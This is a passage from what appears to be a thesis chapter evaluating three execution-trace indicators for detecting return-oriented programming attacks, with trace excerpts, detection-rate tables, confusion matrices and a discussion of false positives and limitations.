RET count : 105 CALL count : 110 Current Opcode : RET_NEAR/687
RET count : 105 CALL count : 110 Current Opcode : CALL_NEAR/67
RET count : 105 CALL count : 110 Current Opcode : CALL_NEAR/67
RET count : 105 CALL count : 111 Current Opcode : CALL_NEAR/67
RET count : 105 CALL count : 112 Current Opcode : CALL_NEAR/67
RET count : 105 CALL count : 113 Current Opcode : CALL_NEAR/67
```

```
RET count : 91 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 92 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 93 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 94 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 95 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 100 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 102 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 103 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 106 CALL count : 95 Current Opcode : RET_NEAR/687
RET count : 107 CALL count : 95 Current Opcode : RET_NEAR/687
```

Figure 5.3 Traces screen-shot

The first part consisted on repeating the experiment against 730 ROP attack in different conditions : different Gadget sources, DEP on/off and ASLR on/off. During this phase, 30 ROP attack were generated using Gadgets from the program's code (The code segment), and 700 attacks were constructed using gadgets from Libc. The overhead introduced by our tools was also collected for further analysis. The results of this experimental phase are summarized in Table 5.2.

Table 5.2 Results of the first indicator : Malicious executions

Gadget Source	Samples Number	DEP	ASLR	Detected
* Code segment (the program code)	30	Disabled	Disabled	100%
* Libc	700	Disabled	Disabled	100%
Code segment (the program code)	30	Enabled	Disabled	100%
Libc	700	Enabled	Disabled	100%
Code segment (the program code)	15	Disabled	Enabled	100%
Libc	50	Disabled	Enabled	100%
Code segment (the program code)	15	Enabled	Enabled	100%
Libc	50	Enabled	Enabled	100%

The second part of this Proof of Concept consisted on performing the same experiment using the legitimate executions instead of the vulnerable program and the ROP attacks. Unlike the previous part, these experiments were performed only with DEP activated and ASLR deactivated as the main goal was to have an idea about the false positive rate. The results of these tests are summarized in Table 5.3.

Table 5.3 Results of the first indicator : Legitimate executions

Samples number	Detected
270	1.1%


The results presented in Tables 5.2 and 5.3 can be used to construct the confusion matrix which summarizes the false negative rate (FN) and true positive rate (TP). This matrix is presented in Table 5.4.

Table 5.4 Confusion Matrix : First Indicator

	Detected as Legitimate	Detected as Malicious	
Actually Legitimate	TN = 267	FP = 3	N = 270
Actually Malicious	FN = 0	TP = 730	P= 730
	267	733	-

5.3.2 Results of the second indicator : Instructions number between two Ret

In order to prove the effectiveness of the second proposed indicator, we followed the same experimental logic described previously, except that we used the second version of the trace generator and the trace analyzer. The left side of Figure 5.4 shows an example of a legitimate trace generated by our trace generator, while the right side represents a malicious trace flagged as ROP attack by our trace analyzer. As shown in the malicious trace, during a ROP attack, the number of the instructions executed between two Ret becomes small (smaller than five) when the attack is triggered, this behaviour is captured by our trace analyzer module and interpreted as ROP attack. The trace generator counts the second executed Ret among the executed instructions, but the trace analyzer takes this into consideration while performing the detection. The address of every executed instruction was also collected, this information could be useful for further analysis.



```
RET DETECTED ! INS Count : 34
EIP = 8053743
EIP = 8053746
EIP = 80536fe
EIP = 8053705
EIP = 805370c
EIP = 805370e
EIP = 8053715
EIP = 805371c
EIP = 8053723
EIP = 805372a
EIP = 805372b
EIP = 805372c
RET DETECTED ! INS Count : 13
EIP = 8050906
EIP = 8050909
EIP = 805090b
EIP = 805090d
EIP = 8050910
EIP = 8050913
EIP = 8050916
EIP = 8050919
EIP = 805091c
EIP = 805091f
EIP = 8050922
EIP = 8050924
EIP = 8050927
RET DETECTED ! INS Count : 14
```

Legitimate Execution

```
EIP = 806b445
EIP = 806b446
RET DETECTED ! INS Count : 26
EIP = 804e78a
RET DETECTED ! INS Count : 2
EIP = 804887d
EIP = 8048880
EIP = 8048885
RET DETECTED ! INS Count : 4
EIP = 805e946
RET DETECTED ! INS Count : 2
EIP = 8051644
RET DETECTED ! INS Count : 2
EIP = 80541d2
RET DETECTED ! INS Count : 2
EIP = 805e946
RET DETECTED ! INS Count : 2
EIP = 8051644
RET DETECTED ! INS Count : 2
EIP = 80541d2
RET DETECTED ! INS Count : 2
EIP = 805e946
RET DETECTED ! INS Count : 2
EIP = 8048e53
RET DETECTED ! INS Count : 2
EIP = 80541d2
RET DETECTED ! INS Count : 2
EIP = 8048139
```

Malicious Execution

Figure 5.4 Traces screen-shot

This experiment was repeated 1000 times against different executions. The same 730 ROP attacks and the same 270 legitimate programs from the previous experiments were used during this experimental phase. The malicious executions were also performed in different conditions (different Gadget sources, DEP on/off and ASLR on/off). The results of the malicious executions are summarized in Table 5.5.

Table 5.5 Results of the second indicator : Malicious execution

Gadget Source	Samples Number	DEP	ASLR	Detected
* Code segment (the program code) * Libc	30 700	Disabled Disabled	Disabled Disabled	100% 100%
Code segment (the program code) Libc	30 700	Enabled Enabled	Disabled Disabled	100% 100%
Code segment (the program code) Libc	15 50	Disabled Disabled	Enabled Enabled	100% 100%
Code segment (the program code) Libc	15 50	Enabled Enabled	Enabled Enabled	100% 100%

The second phase consisted on testing the indicator against the non-malicious executions, this kind of tests allows the calculation of the false positive rate. The results of this second phase are summarized in Table 5.6 :

Table 5.6 Results of the second indicator : Legitimate executions

Samples number	Detected
270	1.8%


The confusion matrix of this indicator is presented 5.7, it was constructed using the results presented in Tables 5.5 and 5.6.

Table 5.7 Confusion Matrix : Second Indicator

	Detected as Legitimate	Detected as Malicious	
Actually Legitimate	TN = 265	FP = 5	N = 270
Actually Malicious	FN = 0	TP = 730	P= 730
	265	735	-

5.3.3 Results of the third indicator : Analyzing the IP/EIP variation

Unlike the previous indicators, at this stage, this one is not proposing any exact patterns to be recognized, therefore, it was not possible to perform a process of auto-detection using a trace analyzer. However, the same experiments were performed on this indicator, and the execution traces were generated using the third version of the trace generator. These traces were analyzed manually with the goal of proving the existence of new patterns appearing in the IP variation when a ROP attack is being executed. Figure 5.5 represents an example from the generated traces, it describes the different values assigned to the instruction pointer (IP or EIP) during the execution. In other words, the trace contains the addresses of the executed instructions.



```
EIP = 80527fa
EIP = 80527fd
EIP = 8052800
EIP = 8052802
EIP = 8052804
EIP = 8052806
EIP = 8052808
EIP = 805280a
EIP = 805280d
EIP = 8052814
EIP = 8052816
EIP = 8052819
EIP = 805281a
```

Figure 5.5 Trace screen-shot

The manual analysis of these traces revealed that the EIP variation is indeed witnessing the apparition of new patterns during a ROP attack. In order to make the analysis easier, some examples of the generated traces were plotted, Figure 5.6 and Figure 5.7 are presenting two different plotted executions of the same program. The first one is the legitimate execution and the second one is the malicious one. The new patterns that appear during the malicious executions and their causes will be discussed and analyzed in the next sections.




Figure 5.6 EIP variation during the legitimate execution




Figure 5.7 EIP variation during the malicious execution

5.4 DISCUSSION AND LIMITATIONS

5.4.1 Discussing the results of the first indicator : Ret/Call parity analysis

After performing the experimental phase and taking a closer look at the collected results, it becomes clear that this indicator has an excellent effectiveness in detecting the existence of ROP attacks as there was no false negative alerts. However, the generalisability of these results is subject to certain limitations. In order to generalize these results, the same experiment has to be performed against a larger sampling set that includes a variety of vulnerable programs and a wider ROP chain set.

In order to facilitate the analysis of the obtained results, some examples of the generated traces were plotted, figures 5.9 and 5.8 describe two plotted traces of the same program, the first figure represents the trace of the legitimate execution while the second one represents the trace of the malicious execution obtained after running a ROP attack. As shown in Figure 5.8, during a legitimate execution, the number of the executed Call is always higher than the number of the executed Ret.




Figure 5.8 Legitimate Ret/Call




Figure 5.9 Malicous Ret/Call

As shown in Figure 5.9, when the exploit is triggered, the number of the executed Ret starts to increase till crossing the number of the executed Call. This behaviour reflects exactly the logic used by our indicator to identify these attacks. Another important observation was about the fact that the number of the executed Calls keeps the same value during the attack, this fact is logical as gadgets are not supposed to contain a Call instruction. This fact was not expected, but it is considered as one of the most important observations and a possible future enhancement for this indicator in future works.

Despite the good results, it is not possible to guarantee that this indicator will always keep the same false negative rate for any sampling set. In order to be able to draw more generalized conclusions, a wider sampling set should be used in future works, this sampling set should contain more vulnerable programs tested with real word ROP chain instead of the auto-generated attacks. However, the concrete conclusion that can be drawn from the present study is about the excellent effectiveness of this indicator in detecting ROP attacks. There are two possible causes of having a false negative alert triggered by this indicator :

- Exceptions are the first possible cause : Exceptions force the program to jump and execute the exception code, this jump will prevent the normal execution from hitting/executing the Ret associated with the previously executed Call. If this behaviour is repeated more than the number of the gadgets used in the ROP chain, then this indicator will fail in detecting the attack.

- Go-to statements are the second possible cause : Go-to statements can force the program to jump to a new code location without executing the Ret instruction associated with the previously executed Call. If such behaviour is repeated more than the number of the gadgets in the ROP chain, then this indicator will fail in detecting the attack.

The results presented in Table 5.3 show that this indicator suffers from a false positive rate equal to 1.1%, three executions were flagged as malicious, but they are not. One of the possible causes of these false positive alerts is when the program jumps to the beginning of a function instead of using the Call instruction. In other words, when the Call instruction associated with the Ret is never executed, in order to confirm this, a further reverse engineering process should be performed against the flagged programs.

The confusion matrix of this indicator (previously presented in Table 5.4) permits the calculation of the “Accuracy” and the “Error Rate”, these rates describe how often the results are correct and how often they are wrong. The "Accuracy" of this indicator is 0.997, and it could be calculated using the Equation 5.1. Having an accuracy equal to 0.997 means that the results of this indicator are correct at 99.7%. This accuracy could be considered as very good as the best of the 56 VirusTotal AV engines has an accuracy 99.4%[5]. The Error rate is equal to 0.003 and could be calculated using the Equation 5.2. This value reflects the fact that the results are wrong in 0.3% of the cases.

$$Accuracy = (TP + TN)/P + N \tag{5.1}$$

$$ErrorRate = (FP + FN)/P + N \tag{5.2}$$

5.4.2 Discussing the results of the second indicator : Instructions number between two Ret

As shown in Table 5.5, the false negative rate is null. However, in order to draw a generalized conclusion about this rate, further experiments must be performed against a wider sampling set that includes the use of different vulnerable programs and more diversified ROP chains.

Regarding the non-malicious executions, 1.8% of them were flagged as malicious but they are not. The causes behind these false positive alerts could be discovered by analyzing both the execution traces generated by our tool and the dissembled programs. One of the possible causes could be related to the execution of a recursive loop containing a small number of instructions (ex. incremental loop). In order to improve the false positive rate in future work, an extra step of verification could be added to this indicator, the verification consists on checking if there are any patterns in the executed instructions, if so, then this could be a loop as it repeats the same instructions.

Some examples of the generated traces were plotted with the goal of having a better view of the collected data, Figure 5.10 describes an example of a plotted trace, this trace represents a legitimate execution of our vulnerable program. Figure 5.11 represents the execution of the same vulnerable program while running the ROP attack. This figure demonstrates clearly that when the ROP chain is triggered, the number of the instructions between two Ret falls suddenly and becomes very small. Figure 5.12 is showing better this behaviour after re-scaling the graph.

First, the plotted malicious execution starts with the same variation as the legitimate one, then it witnesses the apparition of a new pattern (Pattern 1). This pattern represents an unusual behaviour generated by ROP attacks, during which the number of the instructions executed between two consecutive Ret is raising highly before becoming small again. This pattern was considered as an "artifact" that can help to identify ROP attacks and could be added in future work to improve the detection rate of this indicator. After inspecting and analyzing this unexpected behaviour, we found that it is generated by the large input used to trigger the overflow in order to hijack the control flow. In other words, it is generated by the memcpy function when it is looping and copying this data. The second pattern is still unexplained but we firmly believe that it is linked to some functions called by memcpy.




Figure 5.10 Number of executed instructions between two Ret (Legitimate execution)




Figure 5.11 Number of executed instructions between two Ret (Malicious execution)




Figure 5.12 Zoomed ROP chain

The Accuracy and the Error rate of this indicator were also calculated using the confusion matrix presented in Table 5.7. The Accuracy is equal to 0.995 which means that the indicator is correct in 99.5% of the cases, this could be considered as good results compared to other public detectors[5]. The Error rate is 0.005, this rate reflects the fact that the results could be wrong in 0.5% of the cases, which is a very acceptable rate[5].

5.4.3 Discussing the results of the thirds indicator : EIP variation

Figure 5.13 represents a comparison of the two figures 5.6 and 5.7, the red graph represents the malicious execution while the black graph represents the legitimate execution. As shown in Figure 5.13, the malicious and the legitimate variation start with the exact same patterns, this behaviour is observed from instruction 0 to around instruction 7K.





Figure 5.13 Comparing the malicious EIP variation with the legitimate variation

When the exploitation process starts around instruction 7k, the malicious EIP variation witnesses the apparition of new patterns. More specifically two new clear patterns are being created :

- Pattern (1) : Small variations in the EIP that keeps repeating and jumping from/to the same addresses. This pattern starts near instruction 7K and ends near instruction 42k. This variation represents a big loop being executed as the same instructions are being executed several times.
- Pattern (2) : A very small random variation at the end near instruction 43k, this variation is represented by the scattered red points at the top right side of the figure.

